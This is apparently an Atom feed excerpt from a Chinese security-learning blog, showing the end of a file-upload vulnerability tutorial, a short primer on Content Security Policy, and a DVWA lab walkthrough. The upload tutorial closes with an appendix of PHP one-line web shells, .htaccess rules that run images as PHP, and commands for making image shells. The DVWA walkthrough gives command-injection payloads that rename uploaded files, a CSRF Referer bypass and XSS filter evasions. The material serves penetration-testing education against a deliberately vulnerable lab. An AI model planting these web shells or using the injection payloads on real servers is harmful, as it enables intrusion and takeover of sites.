class="line">&#125;</span><br></pre></td></tr></table></figure><p><strong>3. 内容深度检查</strong></p><ul><li>对图片进行重新采样（重新生成图片）</li><li>使用杀毒软件扫描上传文件</li><li>对文件内容进行严格过滤</li></ul><h3 id="63-进阶学习方向"><a class="markdownIt-Anchor" href="#63-进阶学习方向"></a> 6.3 进阶学习方向</h3><ol><li><strong>文件包含结合</strong>：配合 LFI 使用图片马</li><li><strong>其他语言 WebShell</strong>：ASP、JSP、Node.js 等</li><li><strong>特殊协议</strong>：phar:// 反序列化</li><li><strong>RESTful API 上传</strong>：JSON 格式的文件上传</li><li><strong>SSRF 结合</strong>：利用上传功能进行内网探测</li></ol><h3 id="64-快速自检"><a class="markdownIt-Anchor" href="#64-快速自检"></a> 6.4 快速自检</h3><p>完成学习后，请确认能回答：</p><p>完整攻击链的四个步骤是什么？</p><p>为什么上传成功不代表执行成功？</p><p>客户端提交的三个不可信内容是什么？</p><p>Content-Type 检查如何绕过？</p><p>黑名单和白名单的区别？</p><p>图片马为什么需要配合其他漏洞？</p><p>.htaccess 的作用是什么？</p><p>为什么上传目录要禁止脚本执行？</p><p>如何找到上传文件的路径？</p><p>Web Server 在利用链中扮演什么角色？</p><hr /><h2 id="附录常用-payload-集合"><a class="markdownIt-Anchor" href="#附录常用-payload-集合"></a> 附录：常用 Payload 集合</h2><p><strong>一句话木马：</strong></p><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;?php</span> <span class="title function_ invoke__">system</span>(<span class="variable">$_GET</span>[<span class="string">&#x27;cmd&#x27;</span>]); <span class="meta">?&gt;</span></span><br><span class="line"><span class="meta">&lt;?php</span> <span class="keyword">eval</span>(<span class="variable">$_POST</span>[<span class="string">&#x27;shell&#x27;</span>]); <span class="meta">?&gt;</span></span><br><span class="line"><span class="meta">&lt;?php</span> <span class="title function_ invoke__">phpinfo</span>(); <span class="meta">?&gt;</span></span><br></pre></td></tr></table></figure><p><strong>一句话木马变体：</strong></p><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;?=</span><span class="keyword">eval</span>(<span class="variable">$_POST</span>[<span class="number">1</span>])<span class="meta">?&gt;</span></span><br><span class="line"><span class="meta">&lt;?php</span> @<span class="keyword">eval</span>(<span class="variable">$_POST</span>[<span class="string">&#x27;c&#x27;</span>]);<span class="meta">?&gt;</span></span><br><span class="line"><span class="meta">&lt;?php</span> <span class="title function_ invoke__">assert</span>(<span class="variable">$_POST</span>[<span class="string">&#x27;c&#x27;</span>]);<span class="meta">?&gt;</span></span><br></pre></td></tr></table></figure><p><strong>.htaccess 常用内容：</strong></p><figure class="highlight apache"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line"><span class="attribute">AddType</span> application/x-httpd-php .jpg</span><br><span class="line"><span class="attribute">AddHandler</span> cgi-script .jpg</span><br><span class="line"><span class="attribute">Options</span> +ExecCGI</span><br><span class="line"><span class="attribute">SetHandler</span> application/x-httpd-php</span><br></pre></td></tr></table></figure><p><strong>图片马制作：</strong></p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># Linux</span></span><br><span class="line"><span class="built_in">echo</span> <span class="string">&#x27;&lt;?php phpinfo(); ?&gt;&#x27;</span> &gt;&gt; real_image.jpg</span><br><span class="line"></span><br><span class="line"><span class="comment"># Windows</span></span><br><span class="line">copy real_image.jpg + shell.php image_shell.jpg</span><br><span class="line"></span><br><span class="line"><span class="comment"># 使用 exiftool</span></span><br><span class="line">exiftool -Comment=<span class="string">&#x27;&lt;?php phpinfo(); ?&gt;&#x27;</span> image.jpg</span><br></pre></td></tr></table></figure>]]>
    </content>
    <id>https://cl1ck-t0.github.io/2026/08/17/%E6%96%87%E4%BB%B6%E4%B8%8A%E4%BC%A0%E6%BC%8F%E6%B4%9E/</id>
    <link href="https://cl1ck-t0.github.io/2026/08/17/%E6%96%87%E4%BB%B6%E4%B8%8A%E4%BC%A0%E6%BC%8F%E6%B4%9E/"/>
    <published>2026-08-17T08:44:45.000Z</published>
    <summary>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" cla]]>
    </summary>
    <title>文件上传漏洞</title>
    <updated>2026-08-17T09:27:43.441Z</updated>
  </entry>
  <entry>
    <author>
      <name>Cl1ck-t0</name>
    </author>
    <category term="web" scheme="https://cl1ck-t0.github.io/tags/web/"/>
    <content>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" class="aplayer-secondary-script-marker"></script><h1 id="csp"><a class="markdownIt-Anchor" href="#csp"></a> CSP</h1><p>Content Security Policy（内容安全策略）是一种由服务端通过 HTTP 响应头（或 <code>&lt;meta&gt;</code> 标签）下发的安全策略，告诉浏览器哪些资源来源是可信的，从而限制页面能加载和执行的内容。</p><p>这里先简单说明一下基础前置知识：</p><p><strong>源（Origin）</strong> 由三部分构成，三者完全一致才算同一个源：</p><table><thead><tr><th style="text-align:left">组成部分</th><th style="text-align:left">说明</th><th style="text-align:left">示例</th></tr></thead><tbody><tr><td style="text-align:left"><strong>协议（Protocol）</strong></td><td style="text-align:left">通信协议</td><td style="text-align:left"><code>https://</code>、<code>http://</code></td></tr><tr><td style="text-align:left"><strong>域名（Host）</strong></td><td style="text-align:left">域名或 IP</td><td style="text-align:left"><code>example.com</code>、<code>192.168.1.1</code></td></tr><tr><td style="text-align:left"><strong>端口（Port）</strong></td><td style="text-align:left">端口号（默认端口可省略）</td><td style="text-align:left"><code>443</code>（HTTPS 默认）、<code>80</code>（HTTP 默认）</td></tr></tbody></table><p>CSP 的两种设置方式</p><p>方式 1：HTTP 响应头</p><figure class="highlight http"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line"><span class="attribute">Content-Security-Policy</span><span class="punctuation">: </span>default-src &#x27;self&#x27;;</span><br></pre></td></tr></table></figure><p>方式 2：HTML <code>&lt;meta&gt;</code> 标签</p><figure class="highlight html"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line"><span class="tag">&lt;<span class="name">meta</span> <span class="attr">http-equiv</span>=<span class="string">&quot;Content-Security-Policy&quot;</span> <span class="attr">content</span>=<span class="string">&quot;default-src &#x27;self&#x27;;&quot;</span>&gt;</span></span><br></pre></td></tr></table></figure><p>常用csp指令：</p><table><thead><tr><th><strong>指令</strong></th><th><strong>控制对象</strong></th><th><strong>示例</strong></th></tr></thead><tbody><tr><td>default-src</td><td>所有资源的默认策略</td><td>default-src ‘self’</td></tr><tr><td>script-src</td><td>JavaScript 来源</td><td>script-src ‘self’ <a href="http://cdn.example.com">cdn.example.com</a></td></tr><tr><td>style-src</td><td>CSS 来源</td><td>style-src ‘self’ 'unsafe-inline</td></tr><tr><td>img-src</td><td>图片来源</td><td>img-src ‘self’ data: https:</td></tr><tr><td>connect-src</td><td>fetch/XHR/WebSocket</td><td>connect-src ‘self’ <a href="http://api.example.com">api.example.com</a></td></tr><tr><td>font-src</td><td>字体来源</td><td>font-src <a href="http://fonts.googleapis.com">fonts.googleapis.com</a></td></tr><tr><td>frame-src</td><td>iframe 来源</td><td>frame-src ‘none’</td></tr></tbody></table><p>关键字如下：</p><ul><li>self，只允许与页面同源</li><li>none，不允许任何来源</li><li>unsafe-inline，允许内联脚本</li><li>unsafe-eval，允许eval，new Fuction()等</li><li>nonce-xxx，只允许匹配nonce的脚本</li><li>sha256-xxx，只允许匹配哈希的内联脚本</li></ul><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">- unsafe-inline，允许内联脚本</span><br><span class="line">- unsafe-eval，允许eval，new Fuction()等</span><br><span class="line">其中以上这两个是最常见的csp后门，容易产生漏洞</span><br></pre></td></tr></table></figure>]]>
    </content>
    <id>https://cl1ck-t0.github.io/2026/08/15/CSP/</id>
    <link href="https://cl1ck-t0.github.io/2026/08/15/CSP/"/>
    <published>2026-08-15T07:54:45.000Z</published>
    <summary>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" cla]]>
    </summary>
    <title>CSP</title>
    <updated>2026-08-15T08:49:03.328Z</updated>
  </entry>
  <entry>
    <author>
      <name>Cl1ck-t0</name>
    </author>
    <category term="web" scheme="https://cl1ck-t0.github.io/tags/web/"/>
    <content>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" class="aplayer-secondary-script-marker"></script><h1 id="dvwa-security"><a class="markdownIt-Anchor" href="#dvwa-security"></a> DVWA security</h1><h2 id="一-靶机的搭建"><a class="markdownIt-Anchor" href="#一-靶机的搭建"></a> 一、靶机的搭建</h2><p>窝本来是想和往常一样用phpstudy启动靶场服务的，突然不想这么干，于是窝再建立了一个虚拟机，在网上找了一个服务器安装镜像</p><p><a href="https://releases.ubuntu.com/22.04/">Ubuntu 22.04.5 LTS（Jammy Jellyfish）</a></p><p>准备搞一个无图形用户界面纯命令行的靶机（毕竟只是一个靶机不需要其他功能，至于为什么不用kali作为靶机，是因为ubuntu比较小emmmmmm，随便给点配置就够用了）</p><p>虚拟机的配置和以往差不多，可以先选择NET连接便于后续相关源码和工具的下载，运存2G完全够用了，毕竟是纯命令行）</p><p>虚拟机配置完就打开，里面有一些虚拟机的详细配置，全部Done就行</p><p>然后就是简单的下载资源：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line"><span class="built_in">sudo</span> apt update</span><br><span class="line"><span class="comment"># 1. 更新软件包列表</span></span><br></pre></td></tr></table></figure><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line"><span class="built_in">sudo</span> apt install apache2 mysql-server php php-mysqli php-gd libapache2-mod-php unzip -y</span><br><span class="line"><span class="comment"># 2. 安装 Apache、MySQL、PHP 等必要服务</span></span><br></pre></td></tr></table></figure><p>下载完直接OK就行</p><p>然后进入web根目录，准备下载DVWA的源码：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line"><span class="built_in">cd</span> /var/www/html</span><br></pre></td></tr></table></figure><p>这里不建议用wget直接连接github，速度慢，建议直接克隆一个：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line"><span class="built_in">sudo</span> apt install git -y</span><br><span class="line"><span class="built_in">sudo</span> git <span class="built_in">clone</span> https://github.com/digininja/DVWA.git dvwa</span><br></pre></td></tr></table></figure><p>然后就是基础配置：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># 1. 复制配置文件</span></span><br><span class="line"><span class="built_in">sudo</span> <span class="built_in">cp</span> /var/www/html/dvwa/config/config.inc.php.dist /var/www/html/dvwa/config/config.inc.php</span><br><span class="line"></span><br><span class="line"><span class="comment"># 2. 设置目录权限（允许写入）</span></span><br><span class="line"><span class="built_in">sudo</span> <span class="built_in">chmod</span> -R 777 /var/www/html/dvwa/hackable/uploads/</span><br><span class="line"><span class="built_in">sudo</span> <span class="built_in">chmod</span> -R 777 /var/www/html/dvwa/config/</span><br><span class="line"></span><br><span class="line"><span class="comment"># 3. 启动 MySQL 服务</span></span><br><span class="line"><span class="built_in">sudo</span> systemctl start mysql</span><br><span class="line"></span><br><span class="line"><span class="comment"># 4. 设置 MySQL 开机自启</span></span><br><span class="line"><span class="built_in">sudo</span> systemctl <span class="built_in">enable</span> mysql</span><br></pre></td></tr></table></figure><p>DVWA配置文件搞好以后就开始配置数据库，后面就没什么好说的按部就班就行，后续可以使用kali或物理机直接访问进行练习</p><h2 id="二-靶机实战"><a class="markdownIt-Anchor" href="#二-靶机实战"></a> 二、靶机实战</h2><h3 id="1low"><a class="markdownIt-Anchor" href="#1low"></a> 1.low</h3><p>防御等级低不作具体说明；</p><h3 id="2meduim"><a class="markdownIt-Anchor" href="#2meduim"></a> 2.Meduim</h3><h4 id="1brute-force"><a class="markdownIt-Anchor" href="#1brute-force"></a> 1）Brute Force</h4><p>在low的基础上新增了sleep(2)函数，也就是爆破时间会长一点</p><h4 id="2command-injection"><a class="markdownIt-Anchor" href="#2command-injection"></a> 2）Command Injection</h4><p>对输入的ip地址进行ping操作，源码只让我们进行ping操作，没有其他动作，但它给了我们一个利用系统命令的平台。我们的目的就是利用ping命令同时执行其他动作</p><p>于是我们补充一下命令连接符：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">&amp; ：前面一个命令无论是否执行，后面的命令都能执行，两个命令都执行</span><br><span class="line">&amp;&amp;：前面一个命令执行成功后，才能执行后面一个命令，两个命令都执行</span><br><span class="line">|：前面一个命令无论是否执行，后面的命令都能执行且只执行后面一个</span><br><span class="line">||：前面一个命令不能正常执行后，才能执行后面一个命令</span><br></pre></td></tr></table></figure><p>low难度的payload：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">127.0.0.1;dir</span><br><span class="line">127.0.0.1 | dir</span><br><span class="line">均被过滤</span><br></pre></td></tr></table></figure><p>meduim难度：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">127.0.0.1 &amp; dir</span><br></pre></td></tr></table></figure><p>即可</p><h4 id="3csrf"><a class="markdownIt-Anchor" href="#3csrf"></a> 3）CSRF</h4><p>原本low是可以直接通过url改动的，meduim明显行不通</p><p>和Low等级比较发现，只有一处改变，即在传入密码和确认密码参数前先进行了一个if语句的判断，判断里面的内容主要是验证这个访问请求是否是从dwva网站本身发起的，若不是就不执行后面的操作</p><p>于是我们抓包加一个Referer头即可</p><h4 id="4文件上传"><a class="markdownIt-Anchor" href="#4文件上传"></a> 4）文件上传</h4><p>这个不用多说，只要会改后缀就行</p><p>这里直接顺便说说high难度：</p><p>high难度在后端进行了后缀名的检查，ini和htaccess文件没办法使用，前面的方法也只能绕过前端</p><p>试了半天上传不了，于是我们看看源码：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">访问：/dvwa/vulnerabilities/view_source.php?id=upload&amp;security=high</span><br></pre></td></tr></table></figure><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br><span class="line">27</span><br><span class="line">28</span><br><span class="line">29</span><br><span class="line">30</span><br><span class="line">31</span><br><span class="line">32</span><br><span class="line">33</span><br><span class="line">34</span><br><span class="line">35</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;?php</span></span><br><span class="line"></span><br><span class="line"><span class="keyword">if</span>( <span class="keyword">isset</span>( <span class="variable">$_POST</span>[ <span class="string">&#x27;Upload&#x27;</span> ] ) ) &#123;</span><br><span class="line">    <span class="comment">// Where are we going to be writing to?</span></span><br><span class="line">    <span class="variable">$target_path</span>  = DVWA_WEB_PAGE_TO_ROOT . <span class="string">&quot;hackable/uploads/&quot;</span>;</span><br><span class="line">    <span class="variable">$target_path</span> .= <span class="title function_ invoke__">basename</span>( <span class="variable">$_FILES</span>[ <span class="string">&#x27;uploaded&#x27;</span> ][ <span class="string">&#x27;name&#x27;</span> ] );</span><br><span class="line"></span><br><span class="line">    <span class="comment">// File information</span></span><br><span class="line">    <span class="variable">$uploaded_name</span> = <span class="variable">$_FILES</span>[ <span class="string">&#x27;uploaded&#x27;</span> ][ <span class="string">&#x27;name&#x27;</span> ];</span><br><span class="line">    <span class="variable">$uploaded_ext</span>  = <span class="title function_ invoke__">substr</span>( <span class="variable">$uploaded_name</span>, <span class="title function_ invoke__">strrpos</span>( <span class="variable">$uploaded_name</span>, <span class="string">&#x27;.&#x27;</span> ) + <span class="number">1</span>);</span><br><span class="line">    <span class="variable">$uploaded_size</span> = <span class="variable">$_FILES</span>[ <span class="string">&#x27;uploaded&#x27;</span> ][ <span class="string">&#x27;size&#x27;</span> ];</span><br><span class="line">    <span class="variable">$uploaded_tmp</span>  = <span class="variable">$_FILES</span>[ <span class="string">&#x27;uploaded&#x27;</span> ][ <span class="string">&#x27;tmp_name&#x27;</span> ];</span><br><span class="line"></span><br><span class="line">    <span class="comment">// Is it an image?</span></span><br><span class="line">    <span class="keyword">if</span>( ( <span class="title function_ invoke__">strtolower</span>( <span class="variable">$uploaded_ext</span> ) == <span class="string">&quot;jpg&quot;</span> || <span class="title function_ invoke__">strtolower</span>( <span class="variable">$uploaded_ext</span> ) == <span class="string">&quot;jpeg&quot;</span> || <span class="title function_ invoke__">strtolower</span>( <span class="variable">$uploaded_ext</span> ) == <span class="string">&quot;png&quot;</span> ) &amp;&amp;</span><br><span class="line">        ( <span class="variable">$uploaded_size</span> &lt; <span class="number">100000</span> ) &amp;&amp;</span><br><span class="line">        <span class="title function_ invoke__">getimagesize</span>( <span class="variable">$uploaded_tmp</span> ) ) &#123;</span><br><span class="line"></span><br><span class="line">        <span class="comment">// Can we move the file to the upload folder?</span></span><br><span class="line">        <span class="keyword">if</span>( !<span class="title function_ invoke__">move_uploaded_file</span>( <span class="variable">$uploaded_tmp</span>, <span class="variable">$target_path</span> ) ) &#123;</span><br><span class="line">            <span class="comment">// No</span></span><br><span class="line">            <span class="keyword">echo</span> <span class="string">&#x27;&lt;pre&gt;Your image was not uploaded.&lt;/pre&gt;&#x27;</span>;</span><br><span class="line">        &#125;</span><br><span class="line">        <span class="keyword">else</span> &#123;</span><br><span class="line">            <span class="comment">// Yes!</span></span><br><span class="line">            <span class="keyword">echo</span> <span class="string">&quot;&lt;pre&gt;<span class="subst">&#123;$target_path&#125;</span> succesfully uploaded!&lt;/pre&gt;&quot;</span>;</span><br><span class="line">        &#125;</span><br><span class="line">    &#125;</span><br><span class="line">    <span class="keyword">else</span> &#123;</span><br><span class="line">        <span class="comment">// Invalid file</span></span><br><span class="line">        <span class="keyword">echo</span> <span class="string">&#x27;&lt;pre&gt;Your image was not uploaded. We can only accept JPEG or PNG images.&lt;/pre&gt;&#x27;</span>;</span><br><span class="line">    &#125;</span><br><span class="line">&#125;</span><br><span class="line"></span><br><span class="line"><span class="meta">?&gt;</span></span><br></pre></td></tr></table></figure><p>现有的安全检查：</p><ol><li><strong>扩展名检查</strong>：只允许 <code>jpg</code>、<code>jpeg</code>、<code>png</code></li><li><strong>文件大小限制</strong>：小于 100000 字节（约97KB）</li><li><strong>图像验证</strong>：使用 <code>getimagesize()</code> 检查是否为真实图片</li></ol><p>既然有检查真实图片，那我们就不能简单的伪木马了，必须使用图片马：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">copy 2.jpg/B + 1.php 3.jpg</span><br></pre></td></tr></table></figure><p>这里简单解释一下：</p><p>/B的作用是转换为二进制模式，防止文件损坏和读取错误</p><p>3.jpg则是合成图片马的名字，生成的图片马在该命令执行的目录下。</p><p>成功上传图片马，但是如何利用这个漏洞还是问题，</p><p>于是我们想到了文件包含漏洞：</p><p>获取上传图片马链接地址：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">/dvwa/hackable/uploads/3.jpg</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">或者直接路径穿越：/dvwa/vulnerabilities/fi/?page=../../hackable/uploads/3.jpg</span><br></pre></td></tr></table></figure><p>还有很神奇的，我去看了看大佬们的wp</p><p>发现还能利用之前的命令注入模块：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">127.0.0.1|| ren C:\phpstudy_pro\WWW\DVWA-master\hackable\uploads\888.png 888.php </span><br><span class="line"></span><br><span class="line">`ren`可以修改名称，把png改为php绕过后端检测</span><br></pre></td></tr></table></figure><p>Ubuntu不支持ren命令，用mv代替：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">127.0.0.1 | mv ../../hackable/uploads/3.jpg ../../hackable/uploads/3.php</span><br></pre></td></tr></table></figure><h4 id="5weak-session-ids"><a class="markdownIt-Anchor" href="#5weak-session-ids"></a> 5）Weak Session IDs</h4><p>会话劫持</p><p>low难度使用这个session ，到别的浏览器，直接修改session即可实现无密码登陆</p><p>而medium难度则使用了时间戳</p><p><a href="https://remeins.com/index/app/timestamp#google_vignette">时间戳在线转换工具(Unix timestamp) </a></p><h4 id="6xss_drs"><a class="markdownIt-Anchor" href="#6xss_drs"></a> 6）xss_d&amp;r&amp;s</h4><p>依旧查看源代码：</p><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br></pre></td><td class="code"><pre><span class="line"></span><br><span class="line"><span class="meta">&lt;?php</span></span><br><span class="line"></span><br><span class="line"><span class="comment">// Is there any input?</span></span><br><span class="line"><span class="keyword">if</span> ( <span class="title function_ invoke__">array_key_exists</span>( <span class="string">&quot;default&quot;</span>, <span class="variable">$_GET</span> ) &amp;&amp; !<span class="title function_ invoke__">is_null</span> (<span class="variable">$_GET</span>[ <span class="string">&#x27;default&#x27;</span> ]) ) &#123;</span><br><span class="line">    <span class="variable">$default</span> = <span class="variable">$_GET</span>[<span class="string">&#x27;default&#x27;</span>];</span><br><span class="line">    </span><br><span class="line">    <span class="comment"># Do not allow script tags</span></span><br><span class="line">    <span class="keyword">if</span> (<span class="title function_ invoke__">stripos</span> (<span class="variable">$default</span>, <span class="string">&quot;&lt;script&quot;</span>) !== <span class="literal">false</span>) &#123;</span><br><span class="line">        <span class="title function_ invoke__">header</span> (<span class="string">&quot;location: ?default=English&quot;</span>);</span><br><span class="line">        <span class="keyword">exit</span>;</span><br><span class="line">    &#125;</span><br><span class="line">&#125;</span><br><span class="line"></span><br><span class="line"><span class="meta">?&gt;</span></span><br></pre></td></tr></table></figure><p>发现只过滤了script标签，那就直接img标签过了</p><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br></pre></td><td class="code"><pre><span class="line"></span><br><span class="line"><span class="meta">&lt;?php</span></span><br><span class="line"></span><br><span class="line"><span class="title function_ invoke__">header</span> (<span class="string">&quot;X-XSS-Protection: 0&quot;</span>);</span><br><span class="line"></span><br><span class="line"><span class="comment">// Is there any input?</span></span><br><span class="line"><span class="keyword">if</span>( <span class="title function_ invoke__">array_key_exists</span>( <span class="string">&quot;name&quot;</span>, <span class="variable">$_GET</span> ) &amp;&amp; <span class="variable">$_GET</span>[ <span class="string">&#x27;name&#x27;</span> ] != <span class="literal">NULL</span> ) &#123;</span><br><span class="line">    <span class="comment">// Get input</span></span><br><span class="line">    <span class="variable">$name</span> = <span class="title function_ invoke__">str_replace</span>( <span class="string">&#x27;&lt;script&gt;&#x27;</span>, <span class="string">&#x27;&#x27;</span>, <span class="variable">$_GET</span>[ <span class="string">&#x27;name&#x27;</span> ] );</span><br><span class="line"></span><br><span class="line">    <span class="comment">// Feedback for end user</span></span><br><span class="line">    <span class="keyword">echo</span> <span class="string">&quot;&lt;pre&gt;Hello <span class="subst">&#123;$name&#125;</span>&lt;/pre&gt;&quot;</span>;</span><br><span class="line">&#125;</span><br><span class="line"></span><br><span class="line"><span class="meta">?&gt;</span></span><br></pre></td></tr></table></figure><p>把script标签置空，那就双写绕过过了</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">&lt;scr&lt;script&gt;ipt&gt;alert()&lt;/script&gt;</span><br></pre></td></tr></table></figure><p>或者大小写绕过也行。</p><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br></pre></td><td class="code"><pre><span class="line"><span class="meta">&lt;?php</span></span><br><span class="line"></span><br><span class="line"><span class="keyword">if</span>( <span class="keyword">isset</span>( <span class="variable">$_POST</span>[ <span class="string">&#x27;btnSign&#x27;</span> ] ) ) &#123;</span><br><span class="line">    <span class="comment">// Get input</span></span><br><span class="line">    <span class="variable">$message</span> = <span class="title function_ invoke__">trim</span>( <span class="variable">$_POST</span>[ <span class="string">&#x27;mtxMessage&#x27;</span> ] );</span><br><span class="line">    <span class="variable">$name</span>    = <span class="title function_ invoke__">trim</span>( <span class="variable">$_POST</span>[ <span class="string">&#x27;txtName&#x27;</span> ] );</span><br><span class="line"></span><br><span class="line">    <span class="comment">// Sanitize message input</span></span><br><span class="line">    <span class="variable">$message</span> = <span class="title function_ invoke__">strip_tags</span>( <span class="title function_ invoke__">addslashes</span>( <span class="variable">$message</span> ) );</span><br><span class="line">    <span class="variable">$message</span> = ((<span class="keyword">isset</span>(<span class="variable">$GLOBALS</span>[<span class="string">&quot;___mysqli_ston&quot;</span>]) &amp;&amp; <span class="title function_ invoke__">is_object</span>(<span class="variable">$GLOBALS</span>[<span class="string">&quot;___mysqli_ston&quot;</span>])) ? <span class="title function_ invoke__">mysqli_real_escape_string</span>(<span class="variable">$GLOBALS</span>[<span class="string">&quot;___mysqli_ston&quot;</span>],  <span class="variable">$message</span> ) : ((<span class="title function_ invoke__">trigger_error</span>(<span class="string">&quot;[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.&quot;</span>, E_USER_ERROR)) ? <span class="string">&quot;&quot;</span> : <span class="string">&quot;&quot;</span>));</span><br><span class="line">    <span class="variable">$message</span> = <span class="title function_ invoke__">htmlspecialchars</span>( <span class="variable">$message</span> );</span><br><span class="line"></span><br><span class="line">    <span class="comment">// Sanitize name input</span></span><br><span class="line">    <span class="variable">$name</span> = <span class="title function_ invoke__">str_replace</span>( <span class="string">&#x27;&lt;script&gt;&#x27;</span>, <span class="string">&#x27;&#x27;</span>, <span class="variable">$name</span> );</span><br><span class="line">    <span class="variable">$name</span> = ((<span class="keyword">isset</span>(<span class="variable">$GLOBALS</span>[<span class="string">&quot;___mysqli_ston&quot;</span>]) &amp;&amp; <span class="title function_ invoke__">is_object</span>(<span class="variable">$GLOBALS</span>[<span class="string">&quot;___mysqli_ston&quot;</span>])) ? <span class="title function_ invoke__">mysqli_real_escape_string</span>(<span class="variable">$GLOBALS</span>[<span class="string">&quot;___mysqli_ston&quot;</span>],  <span class="variable">$name</span> ) : ((<span class="title function_ invoke__">trigger_error</span>(<span class="string">&quot;[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.&quot;</span>, E_USER_ERROR)) ? <span class="string">&quot;&quot;</span> : <span class="string">&quot;&quot;</span>));</span><br><span class="line"></span><br><span class="line">    <span class="comment">// Update database</span></span><br><span class="line">    <span class="variable">$query</span>  = <span class="string">&quot;INSERT INTO guestbook ( comment, name ) VALUES ( &#x27;<span class="subst">$message</span>&#x27;, &#x27;<span class="subst">$name</span>&#x27; 